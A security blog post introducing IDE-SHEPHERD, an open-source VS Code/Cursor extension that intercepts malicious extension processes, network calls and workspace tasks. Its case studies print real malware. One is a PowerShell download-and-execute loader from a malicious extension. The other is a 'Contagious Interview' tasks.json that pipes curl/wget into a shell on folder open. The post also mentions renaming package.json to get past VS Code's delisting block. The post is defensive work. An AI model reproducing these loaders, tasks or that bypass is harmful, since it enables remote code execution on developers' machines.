

In recent years, Integrated Development Environments (IDEs) have become a pivotal component in modern software development, providing essential tools for writing, testing, and debugging code. Among these, Visual Studio Code (VS Code) stands out, having been elected the most preferred IDE by 75.9% of developers according to the Stack Overflow 2025 Developer Survey. Similarly, Cursor is rising as a prominent AI-powered alternative, with over one million users.
Despite their capabilities, both IDEs employ a trust-based security model that grants extensions and workspaces the same privileges as the user. Once an extension or workspace is trusted, it gains the ability to execute arbitrary code, spawn shells, and open websockets in the background without user consent.
How the trust-model works
VS Code and its forks rely on the Electron framework, which embeds a Chromium renderer and a Node.js runtime. It splits the environment between a privileged main process and a sandboxed renderer process. Extensions run in a separate extension host process that, as per the official documentation, provides a scalable solution with full Node.js support. This design grants the extension host unrestricted access to IDE APIs, workspace settings, and host files. Although Microsoft introduced Workspace Trust and Restricted Mode in VS Code to withhold certain features until the user confirms trust in a folder (or trust in a publisher, for VS Code extension), once trust is granted, these protections vanish altogether. This enables a malicious extension or workspace to read and write arbitrary data, spawn shells, execute binaries, or open websockets undetected. Cursor, on the other hand, disables Restricted Mode by default since it disrupts AI-based functionalities. Unaware of these security limitations, users are left exposed to significant risk if they are opening projects from unknown sources.
Beyond the theoretical threat
Despite the benefits the current trust-based model provides, a 2023 trust abuse investigation revealed a range of unpatched VS Code vulnerabilities, including remote code execution through Jupyter Notebook files (CVE-2022-41034) and malicious Git repositories (CVE-2020-27955). Importantly, Microsoft does operate a Marketplace vetting process that reviews extensions for security issues prior to publication and verifies publishers. Even though these controls reduce opportunistic abuse compared to more permissive ecosystems like npm, the study showed how the Marketplace remains a viable launchpad for malicious code, with one proof-of-concept garnering over a thousand downloads in just 48 hours
Two years later, while the discovered vulnerabilities may have been patched, the fundamental risks persist. This is evident in attacks like TigerJack and Solidity campaigns, where hostile extensions exfiltrate data or execute cryptomining payloads.
As Marketplace defenses have improved, threat actors have shifted toward more sophisticated techniques like obfuscation, staged payloads, and delayed execution to evade static checks and reviewer scrutiny.
Compromises are not limited to extensions, as workspace trust can also be abused. In the “Contagious Interview” campaign, a .vscode/tasks.json file auto-ran malicious scripts as soon as a workspace was trusted, underscoring how easily attackers can exploit both extension-based and workspace-based weaknesses in VS Code’s permissive trust model.
Meet IDE-SHEPHERD: Real-Time Security Monitoring from Within

IDE-SHEPHERD is an open source IDE extension that redefines security within the VS Code and Cursor environments by integrating into the Node.js runtime of the extension host process. It employs a require-in-the-middle (RITM) layer to patch critical Node.js modules such as child_process, http, and https early during IDE startup.
This strategy allows IDE-SHEPHERD to intercept and analyze potentially dangerous operations against a growing ruleset. Once an operation is deemed malicious, it is promptly blocked, preventing harm before it can occur. Additionally, IDE-SHEPHERD now monitors workspace task execution, and its coverage will extend in the future to other workspace configurations, further enhancing security.
Unlike VS Code and Cursor, which assign trust to a publisher and then extend that trust to all of the publisher’s extensions, IDE-SHEPHERD reviews each extension’s behavior at runtime. This offers the users granular control over individual plugins and reduces the risk of compromised extensions.
Furthermore, IDE-SHEPHERD does not automatically trust workspaces flagged as trusted by VS Code and only recognizes them as safe after the user acknowledges a relevant security event. By refining the trust model and offering continuous behavior validation, IDE-SHEPHERD continuously safeguards the development environment against evolving threats.
Core capabilities
IDE-SHEPHERD integrates two powerful security mechanisms working in tandem: runtime defense and heuristic detection. The runtime defense layer operates at the Node.js level, instrumenting critical APIs to detect and block malicious operations. It intercepts process execution, scrutinizes network communications, and monitors VS Code's task execution system.
The heuristic detection layer conducts an in-depth analysis of extension metadata, identifying anomalies such as missing repository links, suspicious version numbers, wildcard activations, and signs of obfuscation.

1. Run-time defense
The monitoring system operates at the Node.js layer, instrumenting critical APIs to detect and prevent malicious operations:
| Detection | Scope |
|---|---|
| Process execution monitoring | • Intercepts all child_process.exec(), child_process.spawn(), and related calls• Analyzes command patterns for suspicious behavior (PowerShell-encoded commands, shell injection, privilege escalation) • Blocks execution immediately if malicious patterns are detected • Tracks which extension initiated each process |
| Network monitoring | • Hooks HTTP/HTTPS request libraries to monitor all outbound connections • Checks destination URLs for known domain names used to exfiltrate data and download malicious payloads |
| Task system protection | • Monitors VS Code's task execution system (.vscode/tasks.json)• Immediately terminates tasks that can lead to remote code execution (RCE) or privilege escalation before they can cause damage |
2. Heuristic detection
The scanner performs deep metadata analysis of installed extensions to identify suspicious characteristics:
| Detection category | Examples |
|---|---|
| Metadata anomalies | Missing repository links, suspicious version numbers (0.0.0, 99.99.99) |
| Activation patterns | Wildcard activation (*): auto-activation on startup |
| Hidden commands | Commands registered but not exposed in the UI |
| Obfuscation indicators | Void descriptions, generic categories, lack of documentation |
High-visibility UI
IDE-SHEPHERD provides a comprehensive sidebar interface with multiple views:

- The Security Status dashboard provides real-time monitoring status, threat detection statistics, and uptime metrics
- The Extensions Analysis view displays risk scores and heuristic findings for each user-installed extension, while the Suspicious Tasks Timeline presents a chronological view of task executions and associated threat indicators
- The Security Events feed delivers live updates on detected threats, blocked operations, and indicators of compromise (IoCs)
- An allow lists management feature enables users to specify trusted publishers, extensions, and workspaces whose activities will be ignored by IDE-SHEPHERD, ensuring a tailored security experience
- The Suspicious Tasks view updates the user on blocked workspace tasks
- Datadog Telemetry settings currently allow Datadog customers to integrate IDE-SHEPHERD events into their Log Explorers
Real-world attack prevention: Two case studies
Let's examine how IDE-SHEPHERD defends against actual attack patterns observed in the wild.
Case study 1: Blocking malicious process execution
In this attack scenario, a compromised extension retrieves and executes a remote payload from suspicious websites such as JuanFBlanco.awswhh, VitalikButerin-EthFoundation.blan-co and ShowSnowcrypto.SnowShoNo. The code is obfuscated using obfuscator.io, which limits static scanners’ insight into code behavior.
const _0x213954=_0x41e2;(function(_0x4b4334,_0x2656ab){const _0x1da43d=...The deobfuscated code reveals the use of the exec function from the child_process module to run a hidden PowerShell command that fetches a script from a questionable URL.
const {
  exec
} = require("child_process");
function activate() {
  if (process.platform !== "win32") {
    return;
  }
  setTimeout(() => {
    const _0x40af61 = {
      'windowsHide': true
    };
    exec("powershell -WindowStyle Hidden -Command \"irm https://niggboo.com/aaa | iex\"", _0x40af61, (_0x5772c8, _0x1ed0b6, _0x24940f) => {
      if (_0x5772c8) {
        console.error("Command failed:", _0x5772c8);
        return;
      }
      if (_0x24940f) {
        console.warn("PowerShell reported errors:", _0x24940f);
      }
    });
  }, 0x7d0);
}
function deactivate() {}
module.exports = {
  'activate': activate,
  'deactivate': deactivate
};
IDE-SHEPHERD's child_process patch intercepts the exec() call before execution and checks its argument against the integrated rules set. The process-analyzer detects the PowerShell activity and identifies its flags as malicious, hence blocking it and promptly notifying the user via a security event. This prevents the payload from being executed.
To demonstrate this capability, we’re using juanfblanco.awshh, a malicious extension that was removed from the official marketplace on September 2nd. Although VS Code prevents installing the vsix file of a delisted extension, we were able to bypass this safeguard by simply renaming the extension in package.json. By blocking the extension at the process level, IDE-SHEPHERD offers protection for these cases.

IDE-SHEPHERD maintains a continuous audit trail of every intercepted event that can be viewed in either IDE’s Developer Logs.
2025-12-08 10:28:13.712 [info] [WARN] Child-Process Plugin: blocked exec(): powershell -WindowStyle Hidden -Command "irm https://niggboo[.]com/aaa | iex"Case study 2: Preventing "Contagious Interview" task execution
In this second case, we take a closer look at a novel TTP used as part of the "Contagious Interview" campaign. The fake interview repo contained a .vscode/tasks.json file configured to silently execute when the victim opens and trusts the workspace. It downloads and executes an OS-specific malicious script from a remote server https://vscode-setup[.]vercel[.]app without any user interaction.
{
  "version": "1.0.0",
  "tasks": [
    {
      "label": "env",
      "type": "shell",
      "osx": {
        "command": "curl 'https://vscode-setup[.]vercel[.]app/settings/mac?flag=1 | sh"
      },
      "linux": {
        "command": "wget -qO- 'https://vscode-setup[.]vercel[.]app/settings/linux?flag=1' | sh"
      },
      "windows": {
        "command": "curl https://vscode-setup[.]vercel[.]app/settings/windows?flag=1 | cmd"
      },
...
      "runOptions": {
        "runOn": "folderOpen"
      }
    }
  ],
}
IDE-SHEPHERD's TaskScanner monitors all task executions through VS Code's Task Provider API. When a task is first initialized, the scanner evaluates its embedded command against security rules, looking for suspicious indicators.
{
  id: 'task_curl_download',
  name: 'Task: Network Download (curl)',
  description: 'Task attempts to download content from the internet using curl',
  type: 'NETWORK',
  severity: 'HIGH',
  commandPattern: /curl.*http/i,
}

If the workspace hasn't been previously trusted by IDE-SHEPHERD, the command's match with a high-severity rule leads to immediate task termination.
execution.terminate(); // SIGTERM sent to the processThis blocks the malicious command execution and generates a security event to alert the user.
Observability
Developer logs
IDE-SHEPHERD produces developer logs, offering detailed insights into security events and actions taken within your IDE. Accessing the developer logs is straightforward: Simply use the Command Palette and search for "Developer: Show Logs…", then select “IDE Shepherd extension” to open and review the logged data.

Datadog Agent integration
For organizations using Datadog, IDE-SHEPHERD supports integration with the Datadog Agent, allowing security data to be forwarded to organizational dashboards for centralized monitoring. This integration is an opt-in feature. To enable it, navigate to the settings section in the sidebar and click on "Telemetry: Disabled" under the "Datadog Telemetry" component.
If this feature remains disabled, all data stays local to the device, ensuring user privacy and control.
Open source and community-driven
IDE-SHEPHERD marks a step as the first free and open-source project of its kind integrating directly with the IDE environment. While we're constantly working to add and improve our set of detections, we strongly encourage contributors from the community to develop custom detection rules and collectively augment IDE-SHEPHERD capabilities. Through continuous enhancements and regular updates, we strive to elevate the security standard for IDEs and invite developers to contribute to a more secure coding ecosystem.
Conclusion: Take control of your IDE security
The threat of malicious extensions is real and growing. Traditional security approaches that are focused on perimeter defense and endpoint protection miss a critical attack surface: the developer's IDE itself.
To ensure your IDE is not the weak link in your security posture, install IDE-SHEPHERD today and take control of your environment's security.
Project links:
- GitHub: https://github.com/DataDog/IDE-Shepherd-extension
- Issues & Feature Requests: GitHub Issues
- Documentation: See README.md
Disclaimer: IDE-SHEPHERD is a security tool designed to detect and prevent malicious activity. While it provides strong protections, no security tool can guarantee 100% protection. Always follow security best practices and exercise caution when installing extensions or opening untrusted workspaces.